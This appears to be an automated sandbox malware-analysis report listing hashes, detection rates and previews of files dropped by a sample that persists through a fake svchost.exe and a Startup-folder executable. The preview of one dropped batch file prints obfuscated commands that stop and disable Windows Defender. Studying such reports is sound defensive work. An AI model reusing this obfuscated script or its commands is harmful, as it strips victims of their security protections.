SSDEEP:	384:4t9Zk0Q0VYH/20phYv3IS0nEjultICspE9Eu16zC5ma8xJU9FR3:t5+0hTTEClt4xCUlk
MD5:	8A273213B9A9DF4E9E22C49CED787E2E
SHA1:	58BA984BBB1CC374E5F6505F38D6FB6F41CBE922
SHA-256:	17D5F6FED4E4F01F7B61F9B50740F03B1175346C37A7654C78238B37B21ED41E
SHA-512:	48A6FA6D4104995B987837726CA6B9E1A091BEF5560FB0A8D69BAFF1A5AFA8058AA6AC9987AB45A8C91C1510A3F204B96078E1B29942262DED8DE483595EA47
Malicious:	false
Reputation:	unknown
Preview:	@...e.....;.....h.....X...G.....@.....H.....<@.^.L."My...::..... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.).....System.Managemen t.Automation4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~..... .#.Microsoft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f..... .....System.Management...4.....].D.E.....#.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....Sy stem.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP.....-K..s.F..*.]`.,.....(.Microsoft.PowerShell.Commands.ManagementP...../.C..J..%...].. .....%.Microsoft.PowerShell.Com

C:\Users\user\AppData\Local\Temp\19b25a48-953e-448c-9e64-5dc032452e45\AdvancedRun.exe	
Process:	C:\Program Files\Common Files\system\E59A6148\svchost.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	91000
Entropy (8bit):	6.241345766746317
Encrypted:	false
SSDEEP:	1536:JW3osrWjET3tYIrrRepnbZ6ObGk2nLY2jR+utQUN+WXim:HjjET9nX0pnUOik2nXjR+utQK+g3
MD5:	17FC12902F4769AF3A9271EB4E2DACCE
SHA1:	9A4A1581CC3971579574F837E110F3BD6D529DAB
SHA-256:	29AE7B30ED8394C509C561F6117EA671EC412DA50D435099756BBB257FAFB10B
SHA-512:	036E0D62490C26DEE27EF54E514302E1CC8A14DE8CE3B9703BF7CAF79CFAE237E442C27A0EDCF2C4FD41AF4195BA9ED7E32E894767CE04467E79110E89522E A
Malicious:	false
Antivirus:	• Antivirus: Virustotal, Detection: 0%, Browse • Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....oH..+)..+)..+)...&.))...&.9).....().....)..+)...(.....().....).....*).....*).. Rich+).....PE..L.....(_.....@.....@.....L.....a.....B..x!.....p..... <.....text...)..... ..`.rdata.../.....0.....@..@.data.....@....rsrc....a.....b.....@..@..... ....

C:\Users\user\AppData\Local\Temp\19b25a48-953e-448c-9e64-5dc032452e45\test.bat	
Process:	C:\Program Files\Common Files\system\E59A6148\svchost.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	8399
Entropy (8bit):	4.665734428420432
Encrypted:	false
SSDEEP:	192:XjtIefE/Qv3puaQo8BElNisgwgxOTkre0P/XApNDQSO8wQJYbZhgEAFcH8N:xIef2Qh8BuNivdisOyj6YboVF3N
MD5:	B2A5EF7D334BDF866113C6F4F9036AAE
SHA1:	F9027F2827B35840487EFD04E818121B5A8541E0
SHA-256:	27426AA52448E564B5B9DFF2DBE62037992ADA8336A8E36560CEE7A94930C45E
SHA-512:	8ED39ED39E03FA6D4E49167E8CA4823E47A221294945C141B241CFD1EB7D20314A15608DA3FAFC3C258AE2CFC535D3E5925B56CACEEE87ACFB7D4831D26718 E
Malicious:	false
Reputation:	unknown

C:\Users\user\AppData\Local\Temp\19b25a48-953e-448c-9e64-5dc032452e45\test.bat	
Preview:	@%nmb%e%lvjgxfcm%c%qckbdzpzhfjq%h%anbajpojymsco%o%nransp% %aqeoe%o%mitd%f%puzu%f%bjs%..%fmmjryur%s%ukdtxiqneflfe%c%toqs% %xbvjy%s% ykctzeltrurlx%t%xdvrvty%o%tutofjebvoygco%p%noaevpkwrrrcf% %npfksd%w%ljconeph%i%sinxiygfbc%n%ykxnbrpdqztrdb%d%mfuvueeajpyxla%e%ewyybmmo%f%jdz tigyb%e%izwgzizuwfwq%n%slmffy%d%azh%..%wlhzjhxuz%s%zuiczqrqav%c%ocphncbzosf% %uee%c%kwrr%o%ofppkctzbccubb%n%oyhovbqs%f%nue%i%lgybs rbqk%g%xguast% %vas%w%tdayskzhki%i%fmmjryurgrdcz%n%emroplriim%d%ymxvyr%e%iqpwnheoi%f%ffehbxrlehlo%e%tutofjebvo%n%ywjkif%d%pvdaa% % trpa%s%xznydsnqgdbu%t%hplrbjxhnjes%a%yhyferx%r%dwcez%t%rrugvyblp%=%zjthdesmo% %ewyybmmowgsjdr%d%snmn%i%mbm%s%akxnoc%a%xa r%b%mwm%l%ozlt%e%wlhzjhxuzh%d%roqtalnv%..%hlhdhvi%s%nsespdzm%c%kwrrsgvucidm% %ueax%s%xunijsdqhif%t%prvhhnqvvouz%o%liyjprtqxuur%p%j skzmuaxtb% %vwoqshkaaladz%S%ruuosytlcgu%e%nftvippqc%n%qhj%s%llxrmrlqje%e%tutofje%..%xxnqgsvqut%s%racqhzwreqndv%c%skizikcom% %ytf%c%pxdixotcx ymnev%o%dwcezzifyaqd%n%jjdpztfrehpv%f%xxrweg%i%lpfkfswxzemf%g%rxycnmibql% %hfzbr

C:\Users\user\AppData\Local\Temp\5bb2c36b-9ef3-485f-8cd6-e02fb42d70a2\AdvancedRun.exe	
Process:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7ADA33B7.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	91000
Entropy (8bit):	6.241345766746317
Encrypted:	false
SSDEEP:	1536:JW3osrWjET3tYIrrRepnbZ6ObGk2nLY2jR+utQUN+WXim:HjjET9nX0pnUOik2nXjR+utQK+g3
MD5:	17FC12902F4769AF3A9271EB4E2DACCE
SHA1:	9A4A1581CC3971579574F837E110F3BD6D529DAB
SHA-256:	29AE7B30ED8394C509C561F6117EA671EC412DA50D435099756BBB257FAFB10B
SHA-512:	036E0D62490C26DEE27EF54E514302E1CC8A14DE8CE3B9703BF7CAF79CFAE237E442C27A0EDCF2C4FD41AF4195BA9ED7E32E894767CE04467E79110E89522EA
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....oH..+)..+)..+)...&.))...&.9).....().....)..+)...(.....().....).....*).....*).. Rich+).....PE..L.....(_.....@.....@.....L.....a.....B..x!.....p..... <.....text...)..... ..`.rdata.../.....0.....@..@.data.....@....rsrc....a.....b.....@..@..... ....

C:\Users\user\AppData\Local\Temp\5bb2c36b-9ef3-485f-8cd6-e02fb42d70a2\test.bat	
Process:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7ADA33B7.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	8399
Entropy (8bit):	4.665734428420432
Encrypted:	false
SSDEEP:	192:XjtIefE/Qv3puaQo8BElNisgwgxOTkre0P/XApNDQSO8wQJYbZhgEAFcH8N:xIef2Qh8BuNivdisOyj6YboVF3N
MD5:	B2A5EF7D334BDF866113C6F4F9036AAE
SHA1:	F9027F2827B35840487EFD04E818121B5A8541E0
SHA-256:	27426AA52448E564B5B9DFF2DBE62037992ADA8336A8E36560CEE7A94930C45E
SHA-512:	8ED39ED39E03FA6D4E49167E8CA4823E47A221294945C141B241CFD1EB7D20314A15608DA3FAFC3C258AE2CFC535D3E5925B56CACEEE87ACFB7D4831D26718E
Malicious:	false
Reputation:	unknown
Preview:	@%nmb%e%lvjgxfcm%c%qckbdzpzhfjq%h%anbajpojymsco%o%nransp% %aqeoe%o%mitd%f%puzu%f%bjs%..%fmmjryur%s%ukdtxiqneflfe%c%toqs% %xbvjy%s% ykctzeltrurlx%t%xdvrvty%o%tutofjebvoygco%p%noaevpkwrrrcf% %npfksd%w%ljconeph%i%sinxiygfbc%n%ykxnbrpdqztrdb%d%mfuvueeajpyxla%e%ewyybmmo%f%jdz tigyb%e%izwgzizuwfwq%n%slmffy%d%azh%..%wlhzjhxuz%s%zuiczqrqav%c%ocphncbzosf% %uee%c%kwrr%o%ofppkctzbccubb%n%oyhovbqs%f%nue%i%lgybs rbqk%g%xguast% %vas%w%tdayskzhki%i%fmmjryurgrdcz%n%emroplriim%d%ymxvyr%e%iqpwnheoi%f%ffehbxrlehlo%e%tutofjebvo%n%ywjkif%d%pvdaa% % trpa%s%xznydsnqgdbu%t%hplrbjxhnjes%a%yhyferx%r%dwcez%t%rrugvyblp%=%zjthdesmo% %ewyybmmowgsjdr%d%snmn%i%mbm%s%akxnoc%a%xa r%b%mwm%l%ozlt%e%wlhzjhxuzh%d%roqtalnv%..%hlhdhvi%s%nsespdzm%c%kwrrsgvucidm% %ueax%s%xunijsdqhif%t%prvhhnqvvouz%o%liyjprtqxuur%p%j skzmuaxtb% %vwoqshkaaladz%S%ruuosytlcgu%e%nftvippqc%n%qhj%s%llxrmrlqje%e%tutofje%..%xxnqgsvqut%s%racqhzwreqndv%c%skizikcom% %ytf%c%pxdixotcx ymnev%o%dwcezzifyaqd%n%jjdpztfrehpv%f%xxrweg%i%lpfkfswxzemf%g%rxycnmibql% %hfzbr

C:\Users\user\AppData\Local\Temp\6b30eb02-4ddc-4526-af49-69f73f778fc3\AdvancedRun.exe	
Process:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7ADA33B7.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	91000
Entropy (8bit):	6.241345766746317
Encrypted:	false
SSDEEP:	1536:JW3osrWjET3tYIrrRepnbZ6ObGk2nLY2jR+utQUN+WXim:HjjET9nX0pnUOik2nXjR+utQK+g3
MD5:	17FC12902F4769AF3A9271EB4E2DACCE
SHA1:	9A4A1581CC3971579574F837E110F3BD6D529DAB
SHA-256:	29AE7B30ED8394C509C561F6117EA671EC412DA50D435099756BBB257FAFB10B

C:\Users\user\AppData\Local\Temp\6b30eb02-4ddc-4526-af49-69f73f778fc3\AdvancedRun.exe

SHA-512:	036E0D62490C26DEE27EF54E514302E1CC8A14DE8CE3B9703BF7CAF79CFAE237E442C27A0EDCF2C4FD41AF4195BA9ED7E32E894767CE04467E79110E89522E A
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......oH..+)..+)..+)...&.))...&.9).....()......)..+)...(......()......).....*).....*).. Rich+)..........................PE..L.....(_...@..........................@...L............a...........B..x!..........p.. <............................text...).......................... ..`.rdata.../.......0..................@..@.data..............................@....rsrc....a.......b..................@..@.. ....

C:\Users\user\AppData\Local\Temp\6b30eb02-4ddc-4526-af49-69f73f778fc3\test.bat

Process:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7ADA33B7.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	8399
Entropy (8bit):	4.665734428420432
Encrypted:	false
SSDEEP:	192:XjtIefE/Qv3puaQo8BElNisgwgxOTkre0P/XApNDQSO8wQJYbZhgEAFcH8N:xIef2Qh8BuNivdisOyj6YboVF3N
MD5:	B2A5EF7D334BDF866113C6F4F9036AAE
SHA1:	F9027F2827B35840487EFD04E818121B5A8541E0
SHA-256:	27426AA52448E564B5B9DFF2DBE62037992ADA8336A8E36560CEE7A94930C45E
SHA-512:	8ED39ED39E03FA6D4E49167E8CA4823E47A221294945C141B241CFD1EB7D20314A15608DA3FAFC3C258AE2CFC535D3E5925B56CACEEE87ACFB7D4831D26718 E
Malicious:	false
Reputation:	unknown
Preview:	@%nmb%e%lvjgxfcm%c%qckbdzpzhfjq%h%anbajpojymsco%o%nransp% %aqeoe%o%mitd%f%puzu%f%bjs%..%fmmjryur%s%ukdtxiqneflfe%c%toqs% %xbvjy%s% ykctzeltrurlx%t%xdvrvty%o%tutofjebvoygco%p%noaevpkwrrrcf% %npfksd%w%ljconeph%i%sinxiygfbc%n%ykxnbrpdqztrdb%d%mfuvueeajpyxla%e%ewyybmmo%f%jdz tigyb%e%izwgzizuwfwq%n%slmffy%d%azh%..%wlhzjhxuz%s%zuiczqrqav%c%ocphncbzosf% %uee%c%kwrr%o%ofppkctzbccubb%n%oyhovbqs%f%nue%i%lgybs rbqk%g%xguast% %vas%w%tdayskzhki%i%fmmjryurgrdcz%n%emroplriim%d%ymxvyr%e%iqpwnheoi%f%ffehbxrlehlo%e%tutofjebvo%n%ywjkif%d%pvdaa% % trpa%s%xznydsnqgdbu%t%hplrbjxhnjes%a%yhyferx%r%dwcez%t%rrugvyblp%=%zjthdesmo% %ewyybmmowgsjdr%d%snmn%i%mbm%s%akxnoc%a%xa r%b%mwm%l%ozlt%e%wlhzjhxuzh%d%roqtalnv%..%hlhdhvi%s%nsespdzm%c%kwrrsgvucidm% %ueax%s%xunijsdqhif%t%prvhhnqvvouz%o%liyjprtqxuur%p%j skzmuaxtb% %vwoqshkaaladz%S%ruuosytlcgu%e%nftvippqc%n%qhj%s%llxrmrlqje%e%tutofje%..%xxnqgsvqut%s%racqhzwreqndv%c%skizikcom% %ytf%c%pxdixotcx ymnev%o%dwcezzifyaqd%n%jjdpztfrehpv%f%xxrweg%i%lpfkfswxzemf%g%rxycnmibql% %hfzbr

C:\Users\user\AppData\Local\Temp\74756a05-3a9e-4a94-ac38-fe701c90e011\AdvancedRun.exe

Process:	C:\Users\user\Desktop\lKJbVguaav.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	91000
Entropy (8bit):	6.241345766746317
Encrypted:	false
SSDEEP:	1536:JW3osrWjET3tYIrrRepnbZ6ObGk2nLY2jR+utQUN+WXim:HjjET9nX0pnUOik2nXjR+utQK+g3
MD5:	17FC12902F4769AF3A9271EB4E2DACCE
SHA1:	9A4A1581CC3971579574F837E110F3BD6D529DAB
SHA-256:	29AE7B30ED8394C509C561F6117EA671EC412DA50D435099756BBB257FAFB10B
SHA-512:	036E0D62490C26DEE27EF54E514302E1CC8A14DE8CE3B9703BF7CAF79CFAE237E442C27A0EDCF2C4FD41AF4195BA9ED7E32E894767CE04467E79110E89522E A
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......oH..+)..+)..+)...&.))...&.9).....()......)..+)...(......()......).....*).....*).. Rich+)..........................PE..L.....(_...@..........................@...L............a...........B..x!..........p.. <............................text...).......................... ..`.rdata.../.......0..................@..@.data..............................@....rsrc....a.......b..................@..@.. ....

C:\Users\user\AppData\Local\Temp\74756a05-3a9e-4a94-ac38-fe701c90e011\test.bat

Process:	C:\Users\user\Desktop\lKJbVguaav.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	8399
Entropy (8bit):	4.665734428420432
Encrypted:	false
SSDEEP:	192:XjtIefE/Qv3puaQo8BElNisgwgxOTkre0P/XApNDQSO8wQJYbZhgEAFcH8N:xIef2Qh8BuNivdisOyj6YboVF3N
MD5:	B2A5EF7D334BDF866113C6F4F9036AAE

C:\Users\user\AppData\Local\Temp\74756a05-3a9e-4a94-ac38-fe701c90e011\test.bat	
SHA1:	F9027F2827B35840487EFD04E818121B5A8541E0
SHA-256:	27426AA52448E564B5B9DFF2DBE62037992ADA8336A8E36560CEE7A94930C45E
SHA-512:	8ED39ED39E03FA6D4E49167E8CA4823E47A221294945C141B241CFD1EB7D20314A15608DA3FAFC3C258AE2CFC535D3E5925B56CACEEE87ACFB7D4831D26718E
Malicious:	false
Reputation:	unknown
Preview:	@%nmb%e%lvjgxfcm%c%qckbdzpzhfjq%h%anbajpojymsco%o%nransp% %aqeoe%o%mitd%f%puzu%f%bjs%..%fmmjryur%s%ukdtxiqneflfe%c%toqs% %xbvjy%s% ykctzeltrurlx%t%xdvrvty%o%tutofjebvoygco%p%noaevpkwrrrcf% %npfksd%w%ljconeph%i%sinxiygfbc%n%ykxnbrpdqztrdb%d%mfuvueeajpyxla%e%ewyybmmo%f%jdz tigyb%e%izwgzizuwfwq%n%slmffy%d%azh%..%wlhzjhxuz%s%zuiczqrqav%c%ocphncbzosf% %uee%c%kwrr%o%ofppkctzbccubb%n%oyhovbqs%f%nue%i%lgybs rbqk%g%xguast% %vas%w%tdayskzhki%i%fmmjryurgrdcz%n%emroplriim%d%ymxvyr%e%iqpwnheoi%f%ffehbxrlehlo%e%tutofjebvo%n%ywjkif%d%pvdaa% % trpa%s%xznydsnqgdbu%t%hplrbjxhnjes%a%yhyferx%r%dwcez%t%rrugvyblp%=%zjthdesmo% %ewyybmmowgsjdr%d%snmn%i%mbm%s%akxnoc%a%xa r%b%mwm%l%ozlt%e%wlhzjhxuzh%d%roqtalnv%..%hlhdhvi%s%nsespdzm%c%kwrrsgvucidm% %ueax%s%xunijsdqhif%t%prvhhnqvvouz%o%liyjprtqxuur%p%j skzmuaxtb% %vwoqshkaaladz%S%ruuosytlcgu%e%nftvippqc%n%qhj%s%llxrmrlqje%e%tutofje%..%xxnqgsvqut%s%racqhzwreqndv%c%skizikcom% %ytf%c%pxdixotcx ymnev%o%dwcezzifyaqd%n%jjdpztfrehpv%f%xxrweg%i%lpfkfswxzemf%g%rxycnmibql% %hfzbr

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_0sujccj5.2hr.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_0to0l3af.5lh.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_1wq03asq.lvp.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_3fxzhyif.zrp.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_52yaov0d.0wm.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_a3fzrzyw.hii.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_av5ukidk.5ll.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_av5ukidk.5ll.psm1	
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ayrbxg4e.dwv.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_cucfolck.ogk.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_dahb04fl.vus.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_e2lf1ctc.q2f.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_e2lf1ctc.q2f.ps1	
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ffdfjlzo.kti.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_guupapww.iif.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_i34xi30m.50h.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_i4ep12v3.0x4.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_i4ep12v3.0x4.ps1	
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
